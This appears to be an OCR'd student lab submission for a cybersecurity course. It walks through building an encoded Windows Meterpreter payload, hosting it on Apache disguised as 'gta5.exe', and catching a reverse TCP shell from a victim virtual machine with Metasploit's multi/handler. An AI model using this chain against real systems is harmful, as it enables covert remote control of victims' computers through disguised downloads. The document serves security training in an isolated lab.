
Cyber SecurityEssentials|Batch 1|Day 6|Letsupgrade


Submitted By-Divik Chaudhary


1) Questions


- Create payload for windows
- Transfer the payload to the victim's machine
- Exploit the victim's machine


Answer:






Kali-Linux-2020.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
LU Client
Kali-Linux-2020.1-vmware-a...
kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali: ~/Desktop
kali@kali: ~/Desktop
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai chosen with final size 476
Payload size: 476 bytes
Final size of exe file: 73802 bytes
root@kali:~# systemctl start apache2
root@kali:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
Active: active (running) since Tue 2020-09-01 02:05:57 EDT; 8s ago
Docs: https://httpd.apache.org/docs/2.4/
Process: 2777 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
Main PID: 2788 (apache2)
Tasks: 6 (limit: 4672)
Memory: 19.4M
CGroup: /system.slice/apache2.service
├─2788 /usr/sbin/apache2 -k start
├─2789 /usr/sbin/apache2 -k start
├─2790 /usr/sbin/apache2 -k start
├─2791 /usr/sbin/apache2 -k start
├─2792 /usr/sbin/apache2 -k start
└─2793 /usr/sbin/apache2 -k start
Sep 01 02:05:57 kali systemd[1]: Starting The Apache HTTP Server...
Sep 01 02:05:57 kali apachectl[2787]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'Ser
Sep 01 02:05:57 kali systemd[1]: Started The Apache HTTP Server.
lines 1-19/19 (END)
To direct input to this VM, click inside or press Ctrl+G.
ENG 11:36 AM



Kali-Linux-2020.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-2020.1-vmware-a...
kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali: ~/Desktop
kali@kali: ~/Desktop
kali@kali: ~/Desktop
kali@kali:~/Desktop$ sudo su -
[sudo] password for kali:
root@kali:~# touch nayan.txt
root@kali:~# ll
-bash: ll: command not found
root@kali:~# ls
nayan.txt
root@kali:~# _
To direct input to this VM, click inside or press Ctrl+G.
LU Client - VMware Workstation
File Edit View VM Tabs Help
LU Client
Start
Can't reach this page
Index of /gta5
10.0.0.10/gta5
Index of /gta5
Name
Last modified
Size
Description
Parent Directory
-
gta5.exe
2020-09-01 02:04
72K
Apache/2.4.41 (Debian) Server at 10.0.0.10 Port 80
11:41 AM
9/1/2020
To direct input to this VM, click inside or press Ctrl+G.
ENG 11:41 AM


Kali-Linux-2020.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-2020.1-vmware-a...
kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali: ~/Desktop
kali@kali: ~/Desktop
kali@kali: ~/Desktop
kali@kali: ~/Desktop
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?
[-] ***
=[metasploit v5.0.71-dev]
+ -- --=[1962 exploits - 1095 auxiliary - 336 post]
+ -- --=[558 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
msf5 > use mult/handler
[-] No results from search
[-] Failed to load module: mult/handler
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse__tcp
[-] The value specified for payload is not valid.
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
To direct input to this VM, click inside or press Ctrl+G.
LU Client - VMware Workstation
Workstation
LU Client
Start
Can't reach thi
Index of /
10.0.0.10/gta5
Index of /gta5
Name
Last modified
Size
Description
Parent Directory
-
gta5.exe
2020-09-01 02:04
72K
Apache/2.4.41 (Debian) Server at 10.0.0.10 Port 80
11:45 AM
9/1/2020
To direct input to this VM, click inside or press Ctrl+G.
ENG
11:45 AM


Kali-Linux-2020.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-2020.1-vmware-a...
kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali: ~/Desktop
kali@kali: ~/Desktop
kali@kali: ~/Desktop
kali@kali: ~/Desktop
-- ----
0 Wildcard Target
msf5 exploit(multi/handler) > set LHOST 10.0.0.10
LHOST => 10.0.0.10
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.0.10 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf5 exploit(multi/handler) > _
To direct input to this VM, click inside or press Ctrl+G.
ENG
11:46 AM


Kali-Linux-2020.1-vmware-amd64 - VMware Workstation
LU Client - VMware Workstation
LHOST => 10.0.0.10
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread,
LHOST 10.0.0.10 yes The listen address (an interface may be spe
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.0.0.10:4444
msf5 exploit(multi/handler) > _
10.0.0.10/gta5
Index of /gta5
Name Last modified Size Description
Parent Directory -
gta5.exe 2020-09-01 02:04 72K
Apache/2.4.41 (Debian) Server at 10.0.0.10 Port 80
Click on EXE file
The publisher of gta5.exe couldn't be verified.
Run
View downloads
11:47 AM
9/1/2020



Kali-Linux-2020.1-vmware-amd64 - VMware Workstation
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.0.0.10:4444
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 10.0.0.11
[*] Meterpreter session 1 opened (10.0.0.10:4444 -> 10.0.0.11:49428) at 2020-09-01 02:17:37 -0400
msf5 exploit(multi/handler) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows DESKTOP-TORE8D2\student @ DESKTOP-TORE8D2 10.0.0.10:4444 -> 10.0.0.11:49428 (10.0.0.11)
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer : DESKTOP-TORE8D2
OS : Windows 10 (10.0 Build 10240).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > _




